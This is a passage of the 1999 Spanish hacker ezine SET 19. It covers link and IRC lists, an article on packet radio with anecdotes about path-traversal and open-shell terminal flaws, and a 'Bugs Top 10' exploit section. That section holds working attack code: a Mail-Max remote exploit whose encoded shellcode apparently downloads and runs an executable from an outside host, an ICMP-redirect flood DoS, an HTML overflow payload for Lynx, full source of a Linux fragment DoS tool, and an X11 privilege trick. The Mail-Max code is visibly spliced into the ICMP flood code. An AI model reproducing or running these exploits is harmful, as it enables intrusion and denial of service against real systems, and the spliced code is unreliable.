http://www.fut.es/~jrbb/links.htm
http://www.geocities.com/SiliconValley/Lab/7379/links1.html
http://www.geocities.com/SiliconValley/Lab/2201/hacker.html
http://www.geocities.com/SiliconValley/Hills/7910/EZ.htm
http://www.geocities.com/SiliconValley/Horizon/2465/Linksz.htm
http://www.geocities.com/SiliconValley/Sector/7227/bookmark.htm
http://www.geocities.com/SoHo/Coffeehouse/3948/EcdLinks.htm
http://www.geocities.com/SouthBeach/Surf/2060/cosasraras.html
http://www.geocities.com/SunsetStrip/Towers/1827/agenda.html
http://www.geocities.com/Athens/Forum/7094/enlapag.htm
http://www.geocities.com/SoHo/Cafe/3715/
http://www.geocities.com/Baja/Canyon/1232/pagina2.htm
http://www.ictnet.es/%2bmmercade/agenda.htm
http://www.infsoftwin.es/usuarios/diablin/links.htm
http://www.iponet.es/~vactor/scarta/links/links.html
Para obtener una lista mas amplia de sitios que enlazan a SET, podeis
acudir a Altavista, y en el formulario de busqueda introducir:
link:set.net.eu.org
Si quereis tener un enlace a nuestra pagina, recordad, debeis apuntar a:
http://set.net.eu.org o
http://www.thepentagon.com/paseante
Y por supuesto, hacednoslo saber.
}}} Union Latina
En los ultimos numeros os hemos venido ofreciendo la lista de nodos del
anillo de IRC de Union Latina. Pues desde el ultimo numero se han producido
las siguientes novedades:
UnionLatina: Servidor Aleatorio: irc.unionlatina.org
UnionLatina: Comunet (Es, Bilbao): comunet.es.unionlatina.org
UnionLatina: Cuauhtemoc (Mx, Puebla): caleb.mx.unionlatina.org
UnionLatina: Ddnet (Us, Virginia): ddnet.us.unionlatina.org
UnionLatina: Interlink (Es, Madrid): interlink.es.unionlatina.org
UnionLatina: Lander (Es, Madrid): lander.es.unionlatina.org
UnionLatina: Puebla (Mx, Puebla): puebla.mx.unionlatina.org
UnionLatina: Terranet (Ar, Bahia Blanca): terranet.ar.unionlatina.org
UnionLatina: Tinet (Es, Tarragona): tinet.es.unionlatina.org
Si quereis mas informacion, tan solo teneis que visitar:
http://www.unionlatina.org
}}} En el quiosco virtual
No se que estara pasando, pero desde que salio SET 18, apenas se han
publicado nuevos numeros de otras ezines en castellano... Sera que estamos
contagiandoles la politica del retraso? ;)
En fin, que desde hace unos meses podeis disfrutar de una nueva ezine de
origen colombiano de la mano de EndlessRoad. Se trata por supuesto de la
revista Intrusos Magazine, a la que deseamos mucha suerte. Para cuando leais
estas lineas, ya deberia estar en la calle su segundo numero.
Podeis obtener mas informacion y todos los numeros de Intrusos (InET) en:
http://intrusos.cjb.net
Por su parte, la gente de J.J.F. / Hackers Team han hecho publico el anuncio
de la CON que estan organizando, la NcN (No Con Name). Teneis mas informacion
en la seccion de noticias de este numero, y como no, en su web.
Y como no, la aplicacion de Zhodiac, anunciada en todo el mundo. Pronto
realizaremos un analisis de su funcionamiento ;)
En cuanto a RareGaZz... se espera su proximo numero YA. No se que les puede
estar retrasando.

}}} SET 20
Si, ya se que a todos nos gustaria mantener una periodicidad fija, que esta DPM disponer de una SET nueva cargada de informacion cada dos meses. Pero nosotros no cobramos por esto, teniendo que moverlo en nuestro tiempo libre. Durante la edicion de este numero han ido surgiendo imprevistos, que retrasaban la salida, un dia, dos... Y estoy en condiciones de asegurar que ningun miembro del staff ha estado ajeno a este problema.
En definitiva, que SET 20 saldra, por supuesto. Pero como las bicicletas, para el verano. Algun mes en concreto? Quien sabe... Julio o principios de Agosto. O quizas justo despues de los examenes.
Si quereis estar enterados de justo cuando sale el proximo numero de vuestra ezine favorita, a que esperais a subscribiros a la lista publica de SET. Podeis encontrar la informacion necesaria un poco mas arriba. No, no. En esta misma seccion, pero unos apartados antes... EXACTO!!!

EOF

```
-[ 0x08 ]--------------------------------------------------------------
-[ RADIO PAQUETE ]-----------------------------------------------------
-[ by Qua$ar ]---------------------------------------------------SET-19-
```

Hola gente....

Pues es el articulillo este no es mas que para aclarar algunos mal entendidos que la pe~a se estara haciendo con el tema de Radio-packet y que algunos llaman, no se porke, 'internet por radio'.

La verdad es que este tema ya se toco tiempo atras en la PcActual y casi me digne a escribir un articulo. Pero viendo que aki se esta cometiendo el mismo error pues ya me he hecho a la idea de escribirlo.

Vamos a verlo por partes:

1.- INTRODUCCION
2.- EL PACKET ACTUALMENTE
3.- COMO FUNCIONA
4.- BBS EN PACKET
5.- PRIMERAS COCLUSIONES
6.- PACKET <-> INTERNET
7.- ANECDOTAS
8.- CONCLUSIONES FINALES

Empecemos pues...

INTRODUCCION

El tema de radio packet NO es nuevo de ahora ni mucho menos. Debe rondar casi los 10 a~os y surgio como via de comunicacion para que RADIAFICIONADOS pudieran comunicarse entre si con sus ordenadores.

Para que os hagais una idea, el primer cliente de packet que tuve aki ocupaba 150k y funcionaba en mi viejo 8086. Tambien recuerdo que la tercera version del BAYCOM (el susodicho cliente) vino infectada con el 'Omicron' y me dejo el 286, que entonces poseia, hecho una kk. Y no penseis en antivirus que entonces de eso se escaseaba.

Luego con el paso del tiempo fueron saliendo nuevos clientes ya en entornos graficos, incluso ahora es posible usar netscape para funcionar en packet si se tiene el software especifico y si la BBS a la que se conecta tambien lo soporta.

EL PACKET ACTUALMENTE

Ventajas del Packet?. Por aquel entonces todas, ahora solo es valido si eres radioaficionado y deseas estar conectado con otra gente que tabien lo es y tambien le gusta la informatica pero que no tiene un presupuesto suficiente para estar conectado a internet. Logicamente, si estas leyendo este articulo, estas conectado y entonces, sencillamente.....olvida el packet...

Por que digo esto?. Por mil cosas.

El packet es un modo de comunicacion que utiliza AX25. Los primeros modems funcionaban a una velocidad de 300 baudios como maximo. Luego aparecieron los de 1200 (los mas usados) y ahora ya funcionan a 9600 (pero solo en una determinada zona de frecuencias).

Instalarte packet sin ser antes radiaficionado es BASTANTE CARO. Requiere de un equipo completo de radiaficionado mas el ordenador y el modem y las licencias.

El equipo depende sobre todo de la banda en la que nos interesa conectar a packet. Es decir, hay varias posibles bandas por donde hacer packet y por tanto hay diferentes redes de packet.

La banda mas aconsejable es la de 2mts (144mhz). El problema reside que para transmitir por esta banda se requiere de una licencia y para obtenerla hace falta pasar cierto examen. Tambien es la banda donde los equipos son mas caros. Pero, sin dudar a dudas, es por donde mas arraigado y desarrollado anda este sistema. Con esta misma licencia podemos acceder a la banda de 70 cm (432Mhz) que es la unica zona donde el packet funciona de una manera mas comun a 9600 baudios.

Existen dos bandas mas. La de 20 MHz por ejemplo. Aki la transmision es a 300 baudios. Esto es asi por el ancho del canal aki es mas estrecho (algo asi como el ancho de linea de las lineas telefonicas). Mientras que en 70cm es mas ancho. De ahi que lleguen a 9600 baudios. En la banda de 20 Mhz todavia se requiere mas para poder transmitir. Nada menos que tres examenes. Uno por cada tipo de licencia que se necesita para transmitir aki. Olvidaros!, hay un examen que es hasta saber transmitir y recibir morse a mas de 12 palabras /minuto.

En la tercera banda de frecuencias posibles, la transmision de packet es mucho mas reciente. Aki es donde despues de haber estado deambulando por las demas bandas consegui montar mi propia BBS de packet. Se trata de la Banda Ciudadana (CB - citizen band) Estuve de encargado del trafico de mensajes de toda la comunidad valenciana hasta que me harte. De eso ya hace casi 3 a~os.

En la CB no hace falta hacer examen para poseer la licencia pero si hace falta tener licencia.

El problema de la banda ciudadana consiste en que los equipos no son tan precisos y con tanta tecnologia como los de las otras bandas por lo que el kit de la cuestion esta en que todos los ’packeteros’ transmitan exactamente en la misma frecuencia. Cosa que aunke suena facil, y en el fondo es, no esta tan claro. Cada uno transmite y recibe en un lado y es un follon que no veas. Pero cuando la mayoria se coloca, al fin, donde toca, el tema mejora bastante.

COMO FUNCIONA

El protocolo de funcionameinto es muy parecido al TCP. Hay paquetes SYN, ACK y demas. Sin embargo el entorno de la RED no lo asemejaria a la red de internet. Sino mas bien a un server de IRC. Si, si, solo a uno. Me explico. Pero antes de empezar a explicar el entorno, aclarar algo muy muy importante.

TODO LO QUE SE TRANSMITA EN PACKET EN UNA MISMA FRECUENCIA ES LEIDO POR TODOS.

O sea, Privacidad pues...mmm....yo le daria un -80!!

Cada usuario posee en su ordenador una especie de terminal (que seria el cliente de irc). NO funciona por IP’s, funciona por nicks. Este terminal en principio solo puede o conectar a otro colega (que seria el query en irc) o

conectar a una BBS (que pareceria un bot de irc) o sencillamente quedarse ahi tirando alguna baliza para que si alguno tb esta en frecuencia, la vea y conecte. El terminal tambien tiene lo que seria mas o menos un FSERVE (que ya hablaremos pq era por donde venian todos los bugs del mundo).

Si conectas a otro colega puedes, o charlar o usar su 'FSERVE' si esta habilitado.

Alguno se preguntara, y no hablan todos en un canal???....mmm..en principio no. Lo que pasa es que luego, dentro de las BBS hay una opcion donde si se hace asi, pero deben estar todos conectados a la BBS. Viene bien para cuando dos personas estan en la misma frecuencia pero no se pueden conectar ni a la de tres, ya sea por ruido, o por potencia o por desajuste de la frecuencia.

LAS BBS

Por otro lado, cuando conectas a la BBS se abren nuevas posibilidades.
Se pueden dejar mensajes a otros, o leer de otros, hay una especie de teletexto con noticias, estadisticas y sobre todo un 'supuesto' FTP.
Que es lo mas visitado.

Lo de los mensajes esta muy bien, pero yo por ejemplo de dejaba una pasta ahi.
Al final casi acabo arruinado. Me explico.
Para ser una BBS eficiente debias estar conectado con otras bbs para poder tener mensajes de otras regiones o paises. Y asi la gente poder solicitar cosas al extranjero o a otros lugares. Pues bien, se hacia por correo...
SI!!, como lo ois. YO enviaba/recibia 5 o 6 megas de mensajes por mes por correo.
Era desde francia, italia, alemania y Asturias.....menudo gasto.
Luego aparecio internet y se hizo a traves de internet, que es como se hace actualmente, pero yo me queme antes de eso.
Ademas para que quiero mantener un BBs de packet teniendo internet..por favor.

Y pasando al tema del FTP, esta bien y hay cosas interesantes, si salvamos que para bajarte 300k necesitas toda la noche!!

PRIMERAS CONCLUSIONES

La verdad es que leyendo esto ya sabreis mas o menos el porque NO entiendo tanto revuelo con el packet.

Solo es sobradamente efectivo si eres un radioaficionado y NO puedes conectar a internet. Si tienes internet y no eres radioaficionado...estas haciendo el melon.

Otra salvedad, que tambien se da, es que te guste la modalidad del packet y por eso la practiqueis. Como podreis haber pensado, estar en una frecuencia supone que gente de otros paises tambien esten ahi...y si la propagacion lo permite, se puede contactar directamente con ellos. La verdad es que es bastante bonito charlar con pe~a sin que te una ni un solo cable.

PACKET <-> INTERNET

Pues el gateway packet-internet si existe. Pero que yo sepa unicamente en la primera de las bandas que he nombrado (2mts). Y este puente funciona via

e-mail. Es decir, se pueden acceder a servicios FTP pero usando los quisquillosos comandos para bajarte algo de un FTP via e-mail. Y tambien, por supuesto, difrutar de un e-mail para ti. Hay, o mejor habia (no se si aun seguira asi) una pega. El mail de ida tardaba dos dias y el de vuelta otros dos. 4 dias para enviar/recibir el mail. Recuerdo que el servidor que lo hacia era ABAFORUM creo que es catalan.

Luego surgieron cosas raras. Recuerdo que era posible enviar mails a GSM pero duro poco.

ANECDOTAS

En las primeras versiones del BAYCOM (que es el programa que se usa de terminal) existia la posibilidad de que la gente subiera o bajara programas del ordenador. Se trataba de 4 comandos. WRITE WPRG READ RPRG.
Estos comando leian y escribian en un directorio que se creaba para contener los files que ponias a disposicion de todos. Todo correcto, hasta que le ponias un path a continuacion del comando.

READ c:\autoexec.bat.... imaginaros lo que querais...jejejeje

WRITE mi_autoexec_trucao.bat c:\autoexec.bat ...con esto...mmm...creo que os lo oleis.

Decir que todo esto esta mas que parcheado hoy en dia. Lo bueno estuvo en que en la epoca en la que yo estaba danzando solo lo sabian 2 o 3 y no veas las botas como te las ponias.

La solucion era sencilla. En el file de configuracion del terminal dar de baja estos comandos. Hoy en dia estan habilitados pero ya esta solucionado lo del path.

Pero este no fue el error mas gordo. El mas gordo fue una especie de PHF pero en packet. El comando OSHELL....bufff...este fue genial.

El comando venia habilitado por defecto. Y ademas de estar habilitado, venia sin contrase~a. Luego configurandolo bien se le podia poner pass o bien deshabilitarlo.

Que que hacia???

jejejejej

Pues cargar el command.com y hacer un shell.... (hablo de la epoca del 286)

Y que comandos habian en el shell.....TODOS!!!

Normalmente la gente que empezaba le daba por dejar la terminal encendida todo el dia grabando el 'trafico' para cotillear. Recuerdo que es posible ver todo lo que circula en la freq y grabarlo en un log.

Pero tio...!!!, y si veian tu nick?...joder, lo cambiabas y chimpum...

Como en todo, los tiempos pasan y..mm...ahora es mas seguro en cuanto a ese tema.

CONCLUSIONES FINALES

Pues aunke parezca que he puesto 'a caldo' al packet en principio solo pretendo quitar de la idea la frase que oi el otro dia:

"Tio, hay una cosa que te conecta a internet via radio
y no gastas pelas de tlf"

Mmmmm... no te conecta a internet, aunke si es cierto que no gastas tlf... jeje

YO he pasado muchos a~os en packet y a cualquier Radioaficionado se lo recomiendo como alternativa a ese mundillo. Esta de puta madre.
Sin embargo, a cualquier persona ajena al mundillo de las ondas...psss...si se quieren lanzar, que se lancen, pero son muchas pelas y posiblemente no encuentre lo que se esperaba.

POSDATAS

Pues espero que con esto os hagais a la idea ya de una vez de como anda el patio.

Por cierto decir que el articulo mio sobre bouncers de la SET 18 tiene casi 8 meses!!!! ....Gente... a ver si se publican antes los articulos....

[Daemon: No digo que no, disculpas pero ya sabes... y
espera que en este hay uno que bate tu record :-o]

[Editor: Qua$ar nos acaba de desvelar algunos de los grandes secretos del radiopaquete. Grandes porque hasta ahora nadie se habia dignado a hablar del tema.
En la seccion de 'Bazar' encontrareis un par de direcciones muy interesantes donde conseguir mas informacion sobre este apasionante campo, entre las que podreis encontrar cosas como el acceso a redes telematicas via radio a 40 Mbps. Casi nada.]

Para mas info.....Remitiros a....

eL Qua$aR

http://quasar.timofonica.com

quasar@undersec.com

...TODO NOTICIAS...

EOF

```
-[ 0x09 ]--------------------------------------------------------------------
-[ THE BUGS TOP 10 ]---------------------------------------------------------
-[ by SET Staff ]-------------------------------------------------SET-19-


-( 0x01 )-
Para     : Windows NT
Tema     : Cuelgue total
Patch    : XDDDD
Creditos : Ingenius - Mensaje enviado por Zaldivar

Descripcion y Notas:

-----Mensaje original-----
De: Ingenius N.N.

Bien paso a explicar

1 - Abra un ventata de dos
2 - Precione la tacla TAB hasta que desaparesca todo lo que halla en
la pantalla o hasta que haga ruido de que no da para mas.
3 - Precione la tecla Backspace hasta que cuelge si no cuelta despues
de un rato no cuelga y uds a tenido apretada la tecla Backspace,
sueltela y preciones la tecla ENTER y listo pantalla azul de aquellas

Esto lo probe con NT Workstation 4.0 con SP3, seguro que con Server
tiene que andar

Saludos

Ingenius N.N.


-( 0x02 )-
Para     : Mail-Max SMTP Server for Windows 95/98/NT
Tema     : Acceso no autorizado
Patch    : No Microsoft, No problem
Creditos : _mcp_

<++> set_019/exploits/mmax.c
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <arpa/inet.h>

/* Mail-Max Remote Exploit by _mcp_ <pw@nacs.net>
This program must be run under x86 Linux

Greets go out to: Morpheus, Killspree, Coolg, Dregvant, Vio,
Wrl, #finite, #win32asm and anyone I may have missed, you know
who you are :).

You can reach me on efnet.

No greets go out to etl.

*/

char code[] =
"\xEB\x45\xEB\x20\x5B\xFC\x33\xC9\xB1\x82\x8B\xF3\x80\x2B\x1"
"\x43\xE2\xFA\x8B\xFB\xE8\xE9\xFF\xFF\xFF\xE8\xE4\xFF\xFF\xFF"
"\xEB\x29\x46\x58\xFF\xE0\xBB\x40\xA5\x1\x10\x56\xFF\x13\x8B"
"\xE8\x46\x33\xC0\x3A\x6\x75\xF9\x46\x40\x3A\x6\x74\xE5\x56"
"\x55\xBB\x54\xA5\x1\x10\xFF\x13\xAB\xEB\xE7\xEB\x4F\x33\xC9"
"\x66\x49\xC1\xC1\x2\x51\x33\xC0\x51\x50\xFF\x57\xE8\x8B\xE8"
"\x33\xC9\x51\x51\x51\x51\x57\xFF\x57\xF4\x33\xC9\x51\x51\x51"
"\x51\x56\x50\xFF\x57\xF8\x59\x57\x51\x55\x50\xFF\x57\xFC\x83"
"\xC6\x7\x33\xC9\x51\x56\xFF\x57\xDC\xFF\x37\x55\x50\x8B\xE8"
"\xFF\x57\xE0\x55\xFF\x57\xE4\x33\xC9\x51\x56\xFF\x57\xEC\xFF"
"\x57\xF0\xE8\x67\xFF\xFF\xFF\x4C\x46\x53\x4F\x46\x4D\x34\x33"
"\x1\x60\x6D\x64\x73\x66\x62\x75\x1\x60\x6D\x78\x73\x6A\x75"
```

```
"\x66\x1\x60\x6D\x64\x6D\x70\x74\x66\x1\x48\x6D\x70\x63\x62"
"\x6D\x42\x6D\x6D\x70\x64\x1\x58\x6A\x6F\x46\x79\x66\x64\x1"
"\x46\x79\x6A\x75\x51\x73\x70\x64\x66\x74\x74\x1\x2\x58\x4A"
"\x4F\x4A\x4F\x46\x55\x1\x4A\x6F\x75\x66\x73\x6F\x66\x75\x50"
"\x71\x66\x6F\x42\x1\x4A\x6F\x75\x66\x73\x6F\x66\x75\x50\x71"
"\x66\x6F\x56\x73\x6D\x42\x1\x4A\x6F\x75\x66\x73\x6F\x66\x75"
"\x53\x66\x62\x65\x47\x6A\x6D\x66\x1\x2\x69\x75\x75\x71\x3B"
"\x30\x30\x00";

    /*This is the encrypted /~pw/owned.exe we paste at the end */
char dir[] = "\x30\x7f\x71\x78\x30\x70\x78\x6f\x66\x65\x2F\x66\x79\x66\x1\x0";


unsigned int getip(char *hostname)
  {
  struct hostent *hostinfo;
  unsigned int binip;

  hostinfo = gethostbyname(hostname);

  if(!hostinfo)
    {
      printf("cant find: %s\n",hostname);
      exit(0);
    }
  bcopy(hostinfo -> h_addr, (char  *)&binip, hostinfo -> h_length);
  return(binip);
  }


int usages(char *fname)
{
      printf("Remote Mail-Max exploit v1.0 by _mcp_ <pw@nacs.net>.\n");
      printf("Usages: \n");
      printf("%s <target host> > 2;
  ip->ip_tos = 0;
  ip->ip_len = htons (sizeof buf);
  ip->ip_id = htons (4321);
  ip->ip_off = 0;
  ip->ip_ttl = 255;
  ip->ip_p = 1;
  ip->ip_sum = 0;               /* kernel fills this in */

  bcopy (&ip->ip_dst.s_addr, &icmp->icmp_ip.ip_src.s_addr, sizeof
(ip->ip_dst.s_addr));
  icmp->icmp_ip.ip_v = 4;
  icmp->icmp_ip.ip_hl = sizeof *ip >> 2;
  icmp->icmp_ip.ip_tos = 0;
  icmp->icmp_ip.ip_len = htons (100);   /* doesn't matter much */
  icmp->icmp_ip.ip_id = htons (3722);
  icmp->icmp_ip.ip_off = 0;
  icmp->icmp_ip.ip_ttl = 254;
  icmp->icmp_ip.ip_p = 1;
  icmp->icmp_ip.ip_sum = in_cksum ((u_short *) & icmp->icmp_ip, sizeof *ip);

  dst.sin_addr = ip->ip_dst;
  dst.sin_family = AF_INET;

  icmp->icmp_type = ICMP_REDIRECT;
  icmp->icmp_code = 1; /* 1 - redirect host, 0 - redirect net */
  icmp->icmp_cksum = in_cksum ((u_short *) icmp, sizeof (buf) - sizeof
(*ip));

  if( sendto( s, buf, sizeof buf, 0, (struct sockaddr *) &dst, sizeof dst) <
0 )
    {
      fprintf (stderr, "sendto error\n");
      exit (1);
    }

  }while (time(NULL)!=endtime);
}

/*
```

```
 * in_cksum -- Checksum routine for Internet Protocol family headers (C
 * Version) - code from 4.4 BSD
 */
u_short in_cksum (u_short *addr, int len)
{
  register int nleft = len;
  register u_short *w = addr;
  register int sum = 0;
  u_short answer = 0;

  /*
   * Our algorithm is simple, using a 32 bit accumulator (sum), we add
   * sequential 16 bit words to it, and at the end, fold back all the
   * carry bits from the top 16 bits into the lower 16 bits.
   */
  while (nleft > 1)
    {
      sum += *w++;
      nleft -= 2;
    }

  /* mop up an odd byte, if necessary */
  if (nleft == 1)
    {
      *(u_char *) (&answer) = *(u_char *) w;
      sum += answer;
    }
  /* add back carry outs from top 16 bits to low 16 bits */
  sum = (sum >> 16) + (sum & 0xffff);   /* add hi 16 to low 16 */
  sum += (sum >> 16);           /* add carry */
  answer = ~sum;                /* truncate to 16 bits */
  return (answer);
}
<-->
```

Descripcion y Notas:

No, no se trata de mantener bien conservado y fresco a Windows para que llegue con salud al a~o 2.000.

Bien, para que esto funcione, la maquina con Windows debe estar conectada a una LAN.

El programa envia una rafaga de paquetes ICMP redirect-host (tipo 5, codigo 1). Windows, al recibir estos paquetes, cambia su tabla de enrutamiento, quedandose parcial o totalmente congelado durante este proceso.

En algunas ocasiones tarda un poco en mostrar resultados, pero funciona perfectamente, incluso con el ultimo Service Pack (el 4), para Windows NT.

Una ultima aclaracion. Las direcciones suministradas por los paquetes ICMP redirect-host son aleatorias, siendo esta parte de la causa del efecto.

```
-( 0x06 )-
Para     : Lynx 2.8
Tema     : Overflow
Patch    : Una version mas reciente, o un telnet directamente
Creditos : Este lo envio... Mixter
```

Descripcion y Notas:

Pues como siempre, se olvidaron los programadores de comprobar que una variable no execediese de tama~o, en la funcion strrchr()

Una forma de explotarlo es con el siguiente codigo HTML:

```
<img
width=000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000001>
FAILED<br><br>
```

Y al parecer, tambien cuela en el Internet Explorer. Esto es compenetracion.

-(0x07)-
Para   : Linux 2.1.89 & 2.2.3
Tema   : Perdida de la conectividad IP
Patch   : Mas abajo, o un nuevo kernel
Creditos : John McDonald

<++> set_019/exploits/sesquipedalian.c

```
/*
 * sesquipedalian.c - Demonstrates a DoS bug in Linux 2.1.89 - 2.2.3
 *
 * by horizon <jmcdonal@unf.edu>
 *
 * This sends a series of IP fragments such that a 0 length fragment is first
 * in the fragment list. This causes a reference count on the cached routing
 * information for that packet's originator to be incremented one extra time.
 * This makes it impossible for the kernel to deallocate the destination entry
 * and remove it from the cache.
 *
 * If we send enough fragments such that there are at least 4096 stranded
 * dst cache entries, then the target machine will no longer be able to
 * allocate new cache entries, and IP communication will be effectively
 * disabled. You will need to set the delay such that packets are not being
 * dropped, and you will probably need to let the program run for a few
 * minutes to have the full effect. This was written for OpenBSD and Linux.
 *
 * Thanks to vacuum, colonwq, duke, rclocal, sygma, and antilove for testing.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <netdb.h>
#include <arpa/inet.h>

struct my_ip_header
{
        unsigned char  ip_hl:4,         /* header length */
                ip_v:4;              /* version */
        unsigned char  ip_tos;          /* type of service */
        unsigned short ip_len;          /* total length */
        unsigned short ip_id;           /* identification */
        unsigned short ip_off;          /* fragment offset field */
#define IP_RF 0x8000                    /* reserved fragment flag */
#define IP_DF 0x4000                    /* dont fragment flag */
#define IP_MF 0x2000                    /* more fragments flag */
#define IP_OFFMASK 0x1fff               /* mask for fragmenting bits */
        unsigned char  ip_ttl;          /* time to live */
        unsigned char  ip_p;                    /* protocol */
        unsigned short ip_sum;          /* checksum */
        unsigned long ip_src, ip_dst; /* source and dest address */
};

struct my_udp_header
{
        unsigned short uh_sport;
        unsigned short uh_dport;
        unsigned short uh_ulen;
        unsigned short uh_sum;
};

#define IHLEN (sizeof (struct my_ip_header))
#define UHLEN (sizeof (struct my_udp_header))

#ifdef __OpenBSD__
#define EXTRA 8
#else
#define EXTRA 0
#endif
```

```
unsigned short checksum(unsigned short *data,unsigned short length)
{
        register long value;
        u_short i;

        for(i=0;i<(length>>1);i++)
                value+=data[i];

        if((length&1)==1)
                value+=(data[i]<<8);

        value=(value&65535)+(value>>16);

        return(~value);
}

unsigned long resolve( char *hostname)
{
        long result;
        struct hostent *hp;

        if ((result=inet_addr(hostname))==-1)
        {
                if ((hp=gethostbyname(hostname))==0)
                {
                        fprintf(stderr,"Can't resolve target.\n");
                        exit(1);
                }
                bcopy(hp->h_addr,&result,4);
        }
        return result;
}

void usage(void)
{
        fprintf(stderr,"usage: ./sqpd [-s sport] [-d dport] [-n count] [-u delay] source target\n");
        exit(0);
}


void sendem(int s, unsigned long source, unsigned long dest,
                unsigned short sport, unsigned short dport)
{
        static char buffer[8192];
        struct my_ip_header *ip;
        struct my_udp_header *udp;
        struct sockaddr_in sa;

        bzero(&sa,sizeof(struct sockaddr_in));
        sa.sin_family=AF_INET;
        sa.sin_port=htons(sport);
        sa.sin_addr.s_addr=dest;

        bzero(buffer,IHLEN+32);

        ip=(struct my_ip_header *)buffer;
        udp=(struct my_udp_header *)&(buffer[IHLEN]);

        ip->ip_v = 4;
        ip->ip_hl = IHLEN >>2;
        ip->ip_tos = 0;
        ip->ip_id = htons(random() & 0xFFFF);
        ip->ip_ttl = 142;
        ip->ip_p = IPPROTO_UDP;
        ip->ip_src = source;
        ip->ip_dst = dest;
        udp->uh_sport = htons(sport);
        udp->uh_dport = htons(dport);
        udp->uh_ulen = htons(64-UHLEN);
        udp->uh_sum = 0;

        /* Our first fragment will have an offset of 0, and be 32 bytes
           long. This gets added as the only element in the fragment
```

```
           list. */

        ip->ip_len = htons(IHLEN+32);
        ip->ip_off = htons(IP_MF);
        ip->ip_sum = 0;
        ip->ip_sum = checksum((u_short *)buffer,IHLEN+32);

        if (sendto(s,buffer,IHLEN+32,0,(struct sockaddr*)&sa,sizeof(sa)) < 0)
        {
                perror("sendto");
                exit(1);
        }

        /* Our second fragment will have an offset of 0, and a 0 length.
           This gets added to the list before our previous fragment,
           making it first in line. */

        ip->ip_len = htons(IHLEN);
        ip->ip_off = htons(IP_MF);
        ip->ip_sum = 0;
        ip->ip_sum = checksum((u_short *)buffer,IHLEN);

        if (sendto(s,buffer,IHLEN+EXTRA,0,(struct sockaddr*)&sa,sizeof(sa)) < 0)
        {
                perror("sendto");
                exit(1);
        }

        /* Our third and final frag has an offset of 4 (32 bytes), and a
           length of 32 bytes. This passes our three frags up to ip_glue. */

        ip->ip_len = htons(IHLEN+32);
        ip->ip_off = htons(32/8);
        ip->ip_sum = 0;
        ip->ip_sum = checksum((u_short *)buffer,IHLEN+32);

        if (sendto(s,buffer,IHLEN+32,0,(struct sockaddr*)&sa,sizeof(sa)) < 0)
        {
                perror("sendto");
                exit(1);
        }
}

int main(int argc, char **argv)
{
        int sock;
        int on=1,i;
        unsigned long source, dest;
        unsigned short sport=53, dport=16384;
        int delay=20000, count=15000;

        if (argc<3)
                usage();

        while ((i=getopt(argc,argv,"s:d:n:u:"))!=-1)
        {
                switch (i)
                {
                        case 's': sport=atoi(optarg);
                                  break;
                        case 'd': dport=atoi(optarg);
                                  break;
                        case 'n': count=atoi(optarg);
                                  break;
                        case 'u': delay=atoi(optarg);
                                  break;
                        default:  usage();
                }
        }

        argc-=optind;
        argv+=optind;

        source=resolve(argv[0]);
```

```
        dest=resolve(argv[1]);

        srandom(time((time_t)0)*getpid());

        if( (sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
        {
                perror("socket");
                exit(1);
        }

        if (setsockopt(sock,IPPROTO_IP,IP_HDRINCL,(char *)&on,sizeof(on)) < 0)
        {
                perror("setsockopt: IP_HDRINCL");
                exit(1);
        }

        fprintf(stdout,"\nStarting attack on %s ...",argv[1]);

        for (i=0; i<count; i++)
        {
                sendem(sock,source+htonl(i),dest,sport,dport);
                if (!(i%2))
                        usleep(delay);
                if (!(i%100))
                {
                        if (!(i%2000))
                                fprintf(stdout,"\n");
                        fprintf(stdout,".");
                        fflush(stdout);
                }
        }

        fprintf(stdout,"\nDone.\n");
        exit(1);
}
<-->

<++> set_019/patches/sesquipedalian
--- linux-2.2.3/net/ipv4/ip_fragment.c  Wed Mar 24 22:48:26 1999
+++ linux/net/ipv4/ip_fragment.c        Wed Mar 24 22:44:24 1999
@@ -17,6 +17,7 @@
  *              xxxx            :       Overlapfrag bug.
  *              Ultima          :       ip_expire() kernel panic.
  *              Bill Hawes      :       Frag accounting and evictor fixes.
+ *              John McDonald   :       0 length frag bug.
  */

 #include <linux/types.h>
@@ -357,7 +358,7 @@
        fp = qp->fragments;
        count = qp->ihlen;
        while(fp) {
-               if ((fp->len < 0) || ((count + fp->len) > skb->len))
+               if ((fp->len <= 0) || ((count + fp->len) > skb->len))
                        goto out_invalid;
                memcpy((ptr + fp->offset), fp->ptr, fp->len);
                if (count == qp->ihlen) {
<-->
```

Descripcion y Notas:

En esta ocasion nos encontramos con un error en el tratamiento de los
datagramas IP.

Que es lo que sucede? Pues que cuando se tiene que gestionar un fragmento
de longitud 0, y da la casualidad de que este fragmento es el primero,
generaremos una cantidad de basura en la memoria que no sera eliminada,
siendo esta nuestra puerta a bloquear la conectividad de la maquina

-(0x08)-
Para   : X11R6 - BSD
Tema   : Acceso root en ciertas condiciones
Patch   : Uhmm!

```
Creditos : telnetd

Descripcion y Notas:

Bien la historia se produce por un error con la gestion de permisos del
X11R6.

Resulta que si, por ejemplo, hacemos un enlace simbolico al directorio
/root en /tmp/.X11-unix, y lanzamos las X con startx como toda la vida,
obtendremos permisos de escritura en el directorio /root.

Y eso, con cualquier directorio al que le tengamos denegado el acceso.

Eso si, los permisos son para la creacion de nuevos ficheros, no pudiendo
modificar los existentes.

Parece que esta afectada toda la familia BSD, y algunas lenguas comentan
que tambien sucede en Linux. Solo que en este caso no nos ha funcionado.


-( 0x09 )-
Para     : Linux, especialmente RedHat
Tema     : Gusanito que te crio
Patch    : ...
Creditos : ADM

Descripcion y Notas:

Si hay algo que ha causado un revuelo estos ultimos dias ha sido la aparicion
de este gusano para Linux, especialmente RedHat 5.2.

Este gusano es una maravilla, e incluye una importante base de datos de
las vulnerabilidades de un sistema Linux. De esta forma consigue infiltrarse
en el sistema, y realiza un chequeo de todos los servicios, puertos y
programas susceptibles de tener un bug aprovechable.

Lo mas curioso es el misticismo que se ha creado en torno a el, cuando
las fuentes estan disponibles publicamente en:

---[ http://adm.isp.at/ADM/ADMw0rm-v1.tar


-( 0x0A )-
Para     : WINDOWS !!!
Tema     : Propagacion de virus
Patch    : Las neuronas suelen evitar estos casos
